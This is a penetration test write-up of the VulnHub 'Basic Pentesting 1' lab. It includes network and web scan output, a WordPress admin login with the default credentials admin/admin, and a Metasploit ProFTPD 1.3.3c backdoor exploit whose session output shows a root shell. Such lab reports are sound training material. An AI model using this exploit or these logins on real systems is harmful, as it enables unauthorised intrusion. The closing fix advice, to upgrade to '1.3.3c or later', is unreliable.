Pentest Report : Basic Pentesting 1

Author name : Devanarayanan

Objective :

To successfully penetrate and exploit the vulnerabilities present in the Basic Pentesting 1 virtual machine hosted on VulnHub, demonstrating proficiency in basic penetration testing techniques, including reconnaissance, vulnerability scanning, exploitation, and post-exploitation activities.

Approach:

Host Discovery:

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

 10 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 600

_____________________________________________________________________________
_________
   IP            At MAC Address      Count      Len   MAC Vendor /
Hostname
 -----------------------------------------------------------------------------
----------
 192.168.23.1    00:50:56:c0:00:08      7     420  VMware, Inc.
 192.168.23.2    00:50:56:ee:42:1c      1      60  VMware, Inc.
 192.168.23.128  00:0c:29:d4:7e:2a      1      60  VMware, Inc.
 192.168.23.254  00:50:56:fd:13:ba      1      60  VMware, Inc.
```

Utilized the netdiscover tool to identify the target machine within the network.The highlighted entry denotes our designated machine.

IP Address : 192.168.23.128

Scanning:

Nmap Scan:

```
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-21 11:07 EDT
Nmap scan report for 192.168.23.128
Host is up (0.00072s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 d60190392d8f46fb038673b33c547e54 (RSA)
|   256 f1f3c0ddbaa485f7139ada3abb4d9304 (ECDSA)
|_  256 12e298d2a3e7364fbe6bce366b7e0d9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:D4:7E:2A (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.72 ms 192.168.23.128

OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.99 seconds
```

The Nmap scan conducted revealed a target machine with the IP address 192.168.23.128 .

The scan uncovered three open ports:

1. FTP (21/tcp) running ProFTPD 1.3.3c
2. SSH (22/tcp) hosting OpenSSH 7.2p2 on Ubuntu Linux 4ubuntu2.2
3. HTTP (80/tcp) served by Apache httpd 2.4.18.

The operating system is identified as Linux, with the kernel versions ranging from 3.X to 4.X

Nikto Scan:

```
- Nikto v2.5.0
---------------------------------------------------------------------------
-------
+ Target IP:          192.168.23.128
+ Target Hostname:    192.168.23.128
+ Target Port:        80
+ Start Time:         2024-04-21 11:09:41 (GMT-4)
---------------------------------------------------------------------------
-------
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present.
See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-
Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow
the user agent to render the content of the site in a different
fashion to the MIME type. See: https://www.netsparker.com/web-
vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible
dirs)
+ /: Server may leak inodes via ETags, header found with file /,
inode: b1, size: 55e1c7758dcdb, mtime: gzip. See:
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.18 appears to be outdated (current is at least
Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS .
+ /secret/: Drupal Link header found with value:
<http://vtcsec/secret/index.php/wp-json/>; rel="https://api.w.org/".
See: https://www.drupal.org/
+ /secret/: This might be interesting.
+ /icons/README: Apache default file found. See:
https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2024-04-21 11:10:05 (GMT-4) (24 seconds)
---------------------------------------------------------------------------
-------
+ 1 host(s) tested
```

The Nikto scan conducted targeted the IP address 192.168.23.128, focusing on port 80. The scan revealed that the server is running Apache/2.4.18 on Ubuntu.

The version of Apache detected is outdated, with the current version being Apache/2.4.54, indicating a potential need for updates


/secret/ directory was found.

Enumeration:

```
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: /icons/ - 403
Dir found: / - 200
Dir found: /icons/small/ - 403
Dir found: /secret/ - 200
File found: /secret/index.php - 301
Dir found: /secret/wp-content/ - 200
File found: /secret/wp-content/index.php - 200
Dir found: /secret/wp-content/themes/ - 200
File found: /secret/wp-content/themes/index.php - 200
Dir found: /secret/wp-content/uploads/ - 200
File found: /secret/wp-login.php - 200
Dir found: /secret/wp-content/plugins/ - 200
File found: /secret/wp-content/plugins/index.php - 200
Dir found: /secret/wp-includes/ - 200
Dir found: /secret/wp-includes/images/ - 200
File found: /secret/wp-includes/rss.php - 500
File found: /secret/wp-includes/category.php - 200
File found: /secret/wp-includes/media.php - 500
Dir found: /secret/wp-includes/images/media/ - 200
File found: /secret/wp-includes/user.php - 200
File found: /secret/wp-includes/feed.php - 200
File found: /secret/wp-includes/version.php - 200
File found: /secret/wp-includes/registration.php - 500
File found: /secret/wp-includes/post.php - 200
File found: /secret/wp-includes/comment.php - 200
Dir found: /secret/wp-includes/images/smilies/ - 200
Dir found: /secret/wp-includes/css/ - 200
Dir found: /secret/wp-content/upgrade/ - 200
File found: /secret/wp-includes/template.php - 200
File found: /secret/wp-includes/date.php - 200
File found: /secret/wp-includes/update.php - 500
Dir found: /secret/wp-includes/js/ - 200
File found: /secret/wp-includes/query.php - 200
File found: /secret/wp-includes/taxonomy.php - 200
File found: /secret/wp-includes/cache.php - 200
File found: /secret/wp-includes/theme.php - 200
File found: /secret/wp-includes/http.php - 200
File found: /secret/wp-includes/meta.php - 200
File found: /secret/wp-includes/widgets.php - 200
DirBuster Stopped
```


The DirBuster scan results reveal various directories and files present on the target server. Noteworthy findings include the discovery of a "/secret/" directory, within which several files and subdirectories were identified

Web Page:



Found Default web page at http://192.168.23.128


On navigating to http://192.168.23.128/secret/ we found a secret Wordpress homepage.



Host name was found to be vtcsec .

Upon navigating to "http://vtcsec/secret/wp-admin/", an admin login page was encountered. Subsequently, default credentials were utilized to gain access to the administrative interface.

Username : admin
Password : admin



Solution : Change default credentials

Exploitation:

After identifying the FTP version as ProFTPD 1.3.3c, which is vulnerable to the ProFTPD-1.3.3c Backdoor Command Execution vulnerability, we exploited it using the Metasploit tool. This exploit granted us a root shell, providing elevated privileges on the system.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload 0
payload => cmd/unix/bind_perl
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] 192.168.23.128:21 - Sending Backdoor Command
[*] Started bind TCP handler against 192.168.23.128:4444
[*] Command shell session 1 opened (192.168.23.133:45181 -> 192.168.23.128:4444) at 2024-04-21 12:22:01 -0400

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
```

Severity: Critical
Type: remote
Solution : Upgrade to ProFTPD version 1.3.3c or later.